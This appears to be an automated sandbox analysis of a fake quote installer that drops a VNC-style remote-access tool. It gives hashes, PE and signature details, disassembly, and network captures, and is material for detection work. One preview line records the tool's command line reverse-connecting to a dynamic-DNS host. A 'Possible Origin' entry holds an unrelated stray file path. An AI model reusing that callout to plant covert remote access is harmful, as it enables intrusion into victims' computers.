SHA-512:	C2636AD578F7B925EE4CF573969D4EC6640DE7B0176BF1701ADECE3A75937DC206AB1B8EE5343341D102C3BED1EC804A5C2A9E1222A7FB53A3CC02DA554873 29
Malicious:	false
Preview:	exit

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\powercfg.msi

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed: Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Dec 11 11:47:44 2009, Security: 0, Code page: 1252, Revision Number: {3A995974-27F0-4693-BBBA-215A8CDC3544}, Number of Words: 2, Subject: Your Application, Author: Your Company, Name of Creating Application: Advanced Installer 17.3 build 2e9bb285, Template: ;1033, Comments: This installer database contains the logic and data required to install Your Application., Title: Installation Database, Keywords: Installer, MSI, Database, Number of Pages: 200
Category:	dropped
Size (bytes):	976384
Entropy (8bit):	6.553744622059538
Encrypted:	false
SSDEEP:	24576:m7bYOINVUuD6yS1wGbXpsHzCsa1fLK/hVrA:m7bYO+UuD6ySaGbX+H9at+hVrA
MD5:	AA6C669C39D9BE8B6289F10DAAFBA6F3
SHA1:	A7A73BD177B58847F42DAE48DA443E33482DD337
SHA-256:	C5BF02C8C23DBF8798D87FAD91EA44A3153FC1026248BD931F360BA0D6C5989E

SHA-512:	1A7A272E63BEDA9B887158E8187C5D8A2351B21FDF912951555CF0DB9F693A4C92DEC4628C9FFE2E535D7FB869E03C12EB236DC8FD21E2118ED1BF193A010E3
Malicious:	false
Preview:	.....>.....<...../. ..#..... ...!...".....$...%...&...'...(...)...*...+...-.....3...0...@...1...2...5...4...=...6...7...8...9...:...;.....e...>...?...D...A...B...C..... ..E...^...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...].....`...`...a...b...c...d...f...y...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...z.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\taskhost.exe

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2648008
Entropy (8bit):	6.675995874896264
Encrypted:	false
SSDEEP:	49152:Z2snRpZfSwHuWoeeArWCPu6xec3dAAUA/JNw:YsR7Xl7pu6x/I
MD5:	663FE548A57BBD487144EC8226A7A549
SHA1:	6F3E790D8E42A7C1655C37A64852BAB9EEAADCEE
SHA-256:	3FB38EEFB8DB4D52BE428FACC8A242997AB2AD58A8D08980A7688C9BF0B30454
SHA-512:	63203A0FC98E9158AEB5C668FE093A1B1C11565D1222F48F259325EE2E715038A2585F9C307047E33FA778877C2129D926A0D15BFED6B6638E4AE01B78786A6B
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 8% • Antivirus: Virustotal, Detection: 10%, Browse
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....+.meo..6o..6o..6...7c..6...7...6...7{..6...6a..6=..7{..6=..7u..6=..7_..6...7H..6o..6C..6...7n..6o..6...6...7r..6...7..6...7n..6...6n..6o..6n..6...7n..6Richo..6.....PE..L...3*4e.....>.....3.....@..... 0.....(...@..... .....d...,....".(.....@(..'...`/. ...`~..8.....~..@.....text...F..... ..`.rdata..z=.....>.....@..@.data..... .....@....rsrc...(.....".....@..@.reloc.. ....`/.....'.....@..B.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\viewer.exe

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	412832
Entropy (8bit):	6.584221629525791
Encrypted:	false
SSDEEP:	12288:zeLkVzUuD6yjqilGbz+ytVYeVhu1CeYv5dSCsHBl:z0klUuD6yjqwGb3YKndxsD
MD5:	29ED7D64CE8003C0139CCCB04D9AF7F0
SHA1:	8172071A639681934D3DC77189EB88A04C8BCFAC
SHA-256:	E48AAC5148B261371C714B9E00268809832E4F82D23748E44F5CFBBF20CA3D3F
SHA-512:	4BDD4BF57EAF0C9914E483E160182DB7F2581B0E2ADC133885BF0F364123D849D247D3F077A58D930E80502A7F27F1457F7E2502D466AEC80A4FBEEBD0B5941
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 1%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....t.5E0.[.0.[.0.[.$.X.>.[.$.^...[...._.!.[...X.'.[...^.`.[.$._.'.[.$.].1.[.$.Z.#.[.0.Z...[...R.#.[....1.[.0...1.[...Y.1.[.Rich0.[.....PE..L...f..^.....".....z.....P.....@.....#....@.....h.....0.....2.....@..<;... ..p.....@...@.....text....x.....z..... ..`.rdata...S.....T...~.....@..@.data....6.....@....rsrc.....0..... ....@..@.reloc..<;...@...<.....@..B.....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\vnchooks.dll

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	87728
Entropy (8bit):	6.419830608221278
Encrypted:	false
SSDEEP:	1536:IOmWBhamWHh2ZAErVIIwHnURbrK3qCLZO8asWgcdle0yBCaaeJH47EcS:IOmo9rJVltnURbMsxletBCaaeJH47EcS
MD5:	7065625D4F5E1730EADE5A9B4B5A6948
SHA1:	A8F96C8708E0BD23FC9F0B959C49863080A188DD
SHA-256:	4D12FEBD622266220AA2DD2074972EE82545C144DC599F68866212A29DB9F442
SHA-512:	A55E9F1581E3410989EE9C0DAC394E0CF3E3085CAF623F6082E2B3C06A776789B86B87CF17CEEAF582B762B2D6B3C1D554B67A91AE7F87782BC5B6DCCD082186

Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Virustotal, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... . -djN~djN~djN~p.M.njN~p.K..jN~p.J.vjN~..K.EjN~..J.kjN~..M.uj N~p.O.mjN~djO~.jN~..K.ejN~..N.ejN~...~ejN~dj.~ejN~..L.ejN~RichdjN~.....PE..L...o.&a.....!.....%.....&..... .'.....(..d....`.....<.....p.....T.....0...@.....text..... ..`.rdata...a.....b.....@..@.data.....@..... ....@....rsrc.....`.....&.....@..@.reloc.....p.....,.....@..B..... .....

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Security: 0, Code page: 1252, Revision Number: {1CBDA787-08B6-4366-B2DC-C0D053E322DE}, Number of Words: 8, Subject: Photo and vn, Author: Photo and Fax Vn, Name of Creating Application: Photo and vn (Evaluation Installer), Template: ;1033, Comments: This installer database contains the logic and data required to install Photo and vn. (Evaluation Installer), Title: Installation Database, Keywords: Installer, MSI, Database, Create Time/Date: Sun Jan 14 08:14:24 2024, Last Saved Time/Date: Sun Jan 14 08:14:24 2024, Last Printed: Sun Jan 14 08:14:24 2024, Number of Pages: 450
Category:	dropped
Size (bytes):	2615808
Entropy (8bit):	6.621481030425916
Encrypted:	false
SSDEEP:	49152:tt/eWK9YwPhH9D+g5jv5m36W547vB+gjB1JMDhB5geIF/bseA:zmD+cmqvPjB1cE
MD5:	ADC098D9A02A0A0710E8A7D6D2BFEA1D
SHA1:	46167254D9A5475A3D0A36DCDB7F4031A8B148D1
SHA-256:	B73B46F35142989A10C91AA887F94037271B8EE7148CC3BFB061AE9848ED1FD9
SHA-512:	6B8C29E98E246BC60FD612DC9ACC80760000EE9867A7B656B9CD4201831559A62C1DB9278282E6F63692EE7EE71DEEC62163C8C41F9174D7255BFD1427B6CF8F
Malicious:	false
Preview:	.....>.....(.....M.....f.....S...T...U...V...W...X...Y.....O...P...Q...R...S...T...U...V...W...X...Y...Z...?...@...A...B...C...D...E...F...G...H...I...J...K...L..... .....<.....1...;..... ...!..."...#...$...%...0...'...(...)...*...+...,...-...../.....2...8...3...4...5...6...7...<...9...:...C...F...=...>...?...@...A...B...C...D...E...O...G...H...I...J...K...L...F.....O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\holder0.aiph

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	data
Category:	dropped
Size (bytes):	4488558
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	E819399D28E8E9609668E3A7D70D66A6
SHA1:	F0DD69687E297372EEFD387BA470EFC23A40F7A8
SHA-256:	54B022ED416A22F82DF0B5C7A360E3923AF35ACEE6A6BAC7410B53B5EC8FBB63
SHA-512:	A0429517A6B86084267230E47404195C15C330B5F9F567693924B702CE7874DACD47B273F0964442C1BE3E97D11962189D2F0B07D24EB8A9AED9C26470278925
Malicious:	false
Preview:	....

\Device\ConDrv

Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.208966082694623
Encrypted:	false
SSDEEP:	3:nLWGWNI3ov:nyGWNOov
MD5:	F2CE4C29DC78D5906090690C345EAF80
SHA1:	D12E3B86380F0DBEF4FBDFFE2CBFE2144FB7E9CD
SHA-256:	0356A869FC7E6495BAC33303B002935C317166D0EA5D403BE162573CF01055D8
SHA-512:	51F939C41710BC3A4E443CDAF33AAE614B043ACC2382A0C836049E34D2F51C8195FD149548752B33E4EDD4299548BB1957B89997FC640C837C9400D76FEA5B7
Malicious:	false

Preview:	No Instance(s) Available....

\Device\Null	
Process:	C:\Windows\SysWOW64\findstr.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	100
Entropy (8bit):	4.664980475282005
Encrypted:	false
SSDEEP:	3:oiAWOYWtNhEwnezXARFVfGv+XF9zAZI4Nov:oiAWOUX0jfGv+1+Iwov
MD5:	6FBC0BA88ECEA5FDAA9FBC3674EEE9BA
SHA1:	407BC3657D3F1C0E71C76D5A38E4B6AB4764C83F
SHA-256:	0A578F98A93F7BD5B3ADC1963C034FFC8A3432A2AB121076FCA45437D3325842
SHA-512:	342E00DB0A20EA67E7DFB41CEFB65E71AECA055A013F929CA77358903B79AC20D812FCF3D49B8A425E0591BD8E76A65F64DFA96A3B99B485ED54FCC77C8B5A5E
Malicious:	false
Preview:	C:\Games\taskhost.exe -autoreconnect ID:5402254 -connect vnvariant2024.ddnsfree.com:5500 -run ...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.141133782753418
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Preventivo24.01.11.exe
File size:	5'955'744 bytes
MD5:	32f35b78a3dc5949ce3c99f2981def6b
SHA1:	18a24aa0ac052d31fc5b56f5c0187041174ffc61
SHA256:	0cb44c4f8273750fa40497fca81e850f73927e70b13c8f80cdcfee9d1478e6f3
SHA512:	e14962926f7544f894b84b3091b884b2f9b54c8b40e44e55c43b2df112d68555ddfca268353e278651cc7994011e456ac4515f1b7f0787e499f19dbd75d95cb5
SSDEEP:	98304:7azvMgOJRWT7tRyYsQdTEDdoJr7dJDqpbhUwkasM+u1JfJXibUPHI:7azvMgOJRWT7ukTE5oNqZX1WUA
TLSH:	0C569D30B15AC62ED56241F1192CDAAB911D6D3A0F6190DBB3DC7E6F2BB04C35236E27
File Content Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....ul..1...1...1.....0...7...%...7... (...7...\.....=.....*.....8.....0...1.....\.....\.I.0...1...0...\...0..

File Icon

Icon Hash:	30281012004140c2

Static PE Info

General

Entrypoint:	0x60b100
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, GUARD_CF, TERMINAL_SERVER_AWARE
Time Stamp:	0x6582CD64 [Wed Dec 20 11:17:56 2023 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0

File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	36aca8edddb161c588fcf5afdc1ad9fa

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN=CodeSigningCert
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 28/02/2023 12:15:47 28/02/2025 12:25:47
Subject Chain	• CN=CodeSigningCert
Version:	3
Thumbprint MD5:	5082070071D2E70CFB8AF6145E2E0DAD
Thumbprint SHA-1:	A1846ABF798522A5B115A90F5C3283CE050626F2
Thumbprint SHA-256:	0C21B06B3EDE50F24284DDB567B4370193279F3E59A9A1BB602D9A9C230B4D28
Serial:	12E79E88324CCEA94E0358CCB4A75075

Entrypoint Preview
Instruction
call 00007F1BED05E4ABh
jmp 00007F1BED05DCEDh
push ebp
mov ebp, esp
and dword ptr [0074EC4Ch], 00000000h
sub esp, 24h
or dword ptr [0074B020h], 01h
push 0000000Ah
call dword ptr [00697268h]
test eax, eax
je 00007F1BED05E022h
and dword ptr [ebp-10h], 00000000h
xor eax, eax
push ebx
push esi
push edi
xor ecx, ecx
lea edi, dword ptr [ebp-24h]
push ebx
cpuid
mov esi, ebx
pop ebx
nop
mov dword ptr [edi], eax
mov dword ptr [edi+04h], esi
mov dword ptr [edi+08h], ecx
xor ecx, ecx
mov dword ptr [edi+0Ch], edx
mov eax, dword ptr [ebp-24h]
mov edi, dword ptr [ebp-20h]
mov dword ptr [ebp-0Ch], eax
xor edi, 756E6547h
mov eax, dword ptr [ebp-18h]
xor eax, 49656E69h
mov dword ptr [ebp-04h], eax
mov eax, dword ptr [ebp-1Ch]
xor eax, 6C65746Eh
mov dword ptr [ebp-08h], eax
xor eax, eax

Instruction
inc eax
push ebx
cpuid
mov esi, ebx
pop ebx
nop
lea ebx, dword ptr [ebp-24h]
mov dword ptr [ebx], eax
mov eax, dword ptr [ebp-04h]
or eax, dword ptr [ebp-08h]
or eax, edi
mov dword ptr [ebx+04h], esi
mov dword ptr [ebx+08h], ecx
mov dword ptr [ebx+0Ch], edx
jne 00007F1BED05DEB5h
mov eax, dword ptr [ebp-24h]
and eax, 0FFF3FF0h
cmp eax, 000106C0h
je 00007F1BED05DE95h
cmp eax, 00020660h
je 00007F1BED05DE8Eh
cmp eax, 00020670h
je 00007F1BED05DE87h
cmp eax, 00030650h
je 00007F1BED05DE80h
cmp eax, 00030660h
je 00007F1BED05DE79h
cmp eax, 00030670h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x349108	0x3c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x359000	0x56a58	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x5adb10	0x590	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x3b0000	0x2d550	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x2eb4b0	0x70	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x2eb540	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x2bcb50	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x297000	0x320	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x3463bc	0x260	.rdata
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x295bca	0x295c00	9df1023178e489408abd4de59ea6f5ec	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x297000	0xb3362	0xb3400	1a85f2a6b8a9c3902456bab47389e1fe	False	0.32838378225244075	data	5.079377208024134	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	MD5	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x34b000	0xcc00	0x3400	97e28501cab3e5e33657a71481a58ba7	False	0.23963341346153846	data	4.542379696709195	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.didat	0x358000	0x710	0x800	1b38fc929380aabe59305fcde2681d14	False	0.40966796875	data	4.5338796899883915	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x359000	0x56a58	0x56c00	41897894c7d6aefff121b66fdd927208	False	0.11699049891930836	data	4.274410528854854	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3b0000	0x2d550	0x2d600	b8dcb36c465b4630e3506c3a7521632f	False	0.4789568267906336	data	6.568383422414792	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_BITMAP	0x3598e0	0x13e	Device independent bitmap graphic, 32 x 16 x 4, image size 258, resolution 2834 x 2834 px/m, 5 important colors	English	United States	0.25471698113207547
RT_BITMAP	0x359a20	0x828	Device independent bitmap graphic, 32 x 16 x 32, image size 0	English	United States	0.03017241379310345
RT_BITMAP	0x35a248	0x48a8	Device independent bitmap graphic, 290 x 16 x 32, image size 0	English	United States	0.11881720430107527
RT_BITMAP	0x35eaf0	0xa6a	Device independent bitmap graphic, 320 x 16 x 4, image size 2562, resolution 2834 x 2834 px/m	English	United States	0.21680420105026257
RT_BITMAP	0x35f55c	0x152	Device independent bitmap graphic, 32 x 16 x 4, image size 258, resolution 2834 x 2834 px/m, 10 important colors	English	United States	0.5295857988165681
RT_BITMAP	0x35f6b0	0x828	Device independent bitmap graphic, 32 x 16 x 32, image size 0	English	United States	0.4875478927203065
RT_ICON	0x35fed8	0x2b528	Device independent bitmap graphic, 256 x 336 x 32, image size 172032, resolution 2834 x 2834 px/m	English	United States	0.11184685090843514
RT_ICON	0x38b400	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9600	English	United States	0.08703319502074688
RT_ICON	0x38d9a8	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4224	English	United States	0.16463414634146342
RT_ICON	0x38ea50	0x988	Device independent bitmap graphic, 24 x 48 x 32, image size 2400	English	United States	0.18565573770491803
RT_ICON	0x38f3d8	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 1088	English	United States	0.3262411347517731
RT_DIALOG	0x38f840	0xac	data	English	United States	0.7151162790697675
RT_DIALOG	0x38f8ec	0xcc	data	English	United States	0.6911764705882353
RT_DIALOG	0x38f9b8	0x1b4	data	English	United States	0.5458715596330275
RT_DIALOG	0x38fb6c	0x136	data	English	United States	0.6064516129032258
RT_DIALOG	0x38fca4	0x4c	data	English	United States	0.8289473684210527
RT_STRING	0x38fcf0	0x234	data	English	United States	0.4645390070921986
RT_STRING	0x38ff24	0x182	data	English	United States	0.5103626943005182
RT_STRING	0x3900a8	0x50	data	English	United States	0.7375
RT_STRING	0x3900f8	0x9a	data	English	United States	0.37662337662337664
RT_STRING	0x390194	0x2f6	data	English	United States	0.449868073878628
RT_STRING	0x39048c	0x5c0	data	English	United States	0.3498641304347826
RT_STRING	0x390a4c	0x434	data	English	United States	0.32899628252788105
RT_STRING	0x390e80	0x100	data	English	United States	0.5703125
RT_STRING	0x390f80	0x484	data	English	United States	0.39186851211072665
RT_STRING	0x391404	0x1ea	data	English	United States	0.44081632653061226
RT_STRING	0x3915f0	0x18a	data	English	United States	0.5228426395939086
RT_STRING	0x39177c	0x216	Matlab v4 mat-file (little endian) n, numeric, rows 0, columns 0	English	United States	0.46254681647940077
RT_STRING	0x391994	0x624	data	English	United States	0.3575063613231552
RT_STRING	0x391fb8	0x660	data	English	United States	0.3474264705882353

Name	RVA	Size	Type	Language	Country	ZLIB Complexity
RT_STRING	0x392618	0x2e2	data	English	United States	0.4037940379403794
RT_GROUP_ICON	0x3928fc	0x14	data	English	United States	1.2
RT_VERSION	0x392910	0x30c	data	English	United States	0.441025641025641
RT_HTML	0x392c1c	0x3835	ASCII text, with very long lines (443), with CRLF line terminators	English	United States	0.08298005420807561
RT_HTML	0x396454	0x1316	ASCII text, with CRLF line terminators	English	United States	0.18399508800654932
RT_HTML	0x39776c	0x8c77	HTML document, ASCII text, with CRLF line terminators	English	United States	0.08081426068578103
RT_HTML	0x3a03e4	0x6acd	HTML document, ASCII text, with CRLF line terminators	English	United States	0.10679931238798873
RT_HTML	0x3a6eb4	0x6a2	HTML document, ASCII text, with CRLF line terminators	English	United States	0.3486454652532391
RT_HTML	0x3a7558	0x104a	HTML document, ASCII text, with CRLF line terminators	English	United States	0.2170263788968825
RT_HTML	0x3a85a4	0x15b1	HTML document, ASCII text, with CRLF line terminators	English	United States	0.17612101566720692
RT_HTML	0x3a9b58	0x205c	exported SGML document, ASCII text, with very long lines (659), with CRLF line terminators	English	United States	0.13604538870111058
RT_HTML	0x3abbb4	0x368d	HTML document, ASCII text, with CRLF line terminators	English	United States	0.10834228428213391
RT_MANIFEST	0x3af244	0x813	XML 1.0 document, ASCII text, with CRLF line terminators	English	United States	0.41025641025641024

Imports

DLL	Import
KERNEL32.dll	WriteFile, DeleteFileW, HeapDestroy, HeapSize, HeapReAlloc, HeapFree, HeapAlloc, GetProcessHeap, SizeofResource, LockResource, LoadResource, FindResourceW, FindResourceExW, CreateEventExW, WaitForSingleObject, CreateProcessW, GetLastError, GetExitCodeProcess, SetEvent, RemoveDirectoryW, GetProcAddress, GetModuleHandleW, GetWindowsDirectoryW, CreateDirectoryW, GetTempPathW, GetTempFileNameW, MoveFileW, EnterCriticalSection, LeaveCriticalSection, GetModuleFileNameW, DeleteCriticalSection, InitializeCriticalSectionAndSpinCount, GetCurrentThreadId, RaiseException, SetLastError, GlobalUnlock, GlobalLock, GlobalAlloc, MulDiv, lstrcmpW, CreateEventW, FindClose, FindFirstFileW, GetFullPathNameW, InitializeCriticalSection, lstrcpynW, CreateThread, LoadLibraryExW, GetCurrentProcess, Sleep, WideCharToMultiByte, GetDiskFreeSpaceExW, DecodePointer, GetExitCodeThread, GetCurrentProcessId, FreeLibrary, GetSystemDirectoryW, lstrlenW, VerifyVersionInfoW, VerSetConditionMask, lstrcmpiW, LoadLibraryW, GetDriveTypeW, CompareStringW, FindNextFileW, GetLogicalDriveStringsW, GetFileSize, GetFileAttributesW, GetShortPathNameW, GetFinalPathNameByHandleW, SetFileAttributesW, GetFileTime, CopyFileW, ReadFile, SetFilePointer, SetFileTime, SystemTimeToFileTime, MultiByteToWideChar, GetSystemInfo, WaitForMultipleObjects, GetVersionExW, CreateSemaphoreW, ReleaseSemaphore, GlobalMemoryStatus, GetModuleHandleA, GetProcessAffinityMask, VirtualProtect, VirtualQuery, LoadLibraryExA, GetStringTypeW, LocalFree, LocalAlloc, SetUnhandledExceptionFilter, FileTimeToSystemTime, GetEnvironmentVariableW, GetSystemTime, GetDateFormatW, GetTimeFormatW, GetLocaleInfoW, CreateToolhelp32Snapshot, Process32FirstW, Process32NextW, FormatMessageW, GetEnvironmentStringsW, InitializeCriticalSectionEx, CloseHandle, GetModuleFileNameA, GetCurrentThread, GetConsoleOutputCP, FlushFileBuffers, Wow64DisableWow64FsRedirection, Wow64RevertWow64FsRedirection, IsWow64Process, SetConsoleTextAttribute, GetStdHandle, GetConsoleScreenBufferInfo, OutputDebugStringW, GetTickCount, GetCommandLineW, SetCurrentDirectoryW, SetEndOfFile, EnumResourceLanguagesW, GetSystemDefaultLangID, GetUserDefaultLangID, GetLocalTime, ResetEvent, GlobalFree, GetPrivateProfileStringW, GetPrivateProfileSectionNamesW, WritePrivateProfileStringW, CreateNamedPipeW, ConnectNamedPipe, TerminateThread, CompareFileTime, CopyFileExW, OpenEventW, PeekNamedPipe, WaitForSingleObjectEx, QueryPerformanceCounter, QueryPerformanceFrequency, ReleaseSRWLockExclusive, AcquireSRWLockExclusive, WakeAllConditionVariable, SleepConditionVariableSRW, EncodePointer, LCMapStringEx, CompareStringEx, GetCPInfo, GetSystemTimeAsFileTime, IsDebuggerPresent, InitializeSListHead, InterlockedPopEntrySList, InterlockedPushEntrySList, FlushInstructionCache, IsProcessorFeaturePresent, VirtualAlloc, VirtualFree, UnhandledExceptionFilter, TerminateProcess, GetStartupInfoW, RtlUnwind, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, ExitThread, FreeLibraryAndExitThread, GetModuleHandleExW, ExitProcess, GetFileType, LCMapStringW, IsValidLocale, GetUserDefaultLCID, EnumSystemLocalesW, GetTimeZoneInformation, GetConsoleMode, GetFileSizeEx, SetFilePointerEx, FindFirstFileExW, IsValidCodePage, GetACP, GetOEMCP, GetCommandLineA, FreeEnvironmentStringsW, SetEnvironmentVariableW, SetStdHandle, ReadConsoleW, WriteConsoleW, LoadLibraryA, CreateFileW
imagehlp.dll	SymGetModuleBase, SymFunctionTableAccess, SymGetLineFromAddr, SymSetSearchPath, SymCleanup, SymInitialize, SymSetOptions, StackWalk

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.593.184.216.34 49705802834928 01/23/24-12:07:53.684308	TCP	2834928	ETPRO MALWARE Observed Suspicious UA (AdvancedInstaller)	49705	80	192.168.2.5	93.184.216.34

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2024 12:07:53.581320047 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:07:53.683980942 CET	80	49705	93.184.216.34	192.168.2.5
Jan 23, 2024 12:07:53.684055090 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:07:53.684308052 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:07:53.786777973 CET	80	49705	93.184.216.34	192.168.2.5
Jan 23, 2024 12:07:53.788326025 CET	80	49705	93.184.216.34	192.168.2.5
Jan 23, 2024 12:07:53.788338900 CET	80	49705	93.184.216.34	192.168.2.5
Jan 23, 2024 12:07:53.788379908 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:07:53.791717052 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:07:53.791754007 CET	49705	80	192.168.2.5	93.184.216.34
Jan 23, 2024 12:08:16.152400970 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.152427912 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.152594090 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.153938055 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.153948069 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.469278097 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.469732046 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.469748974 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.473352909 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.473433018 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.491621017 CET	49725	443	192.168.2.5	184.25.164.138
Jan 23, 2024 12:08:16.491714001 CET	443	49725	184.25.164.138	192.168.2.5
Jan 23, 2024 12:08:16.491950989 CET	49725	443	192.168.2.5	184.25.164.138
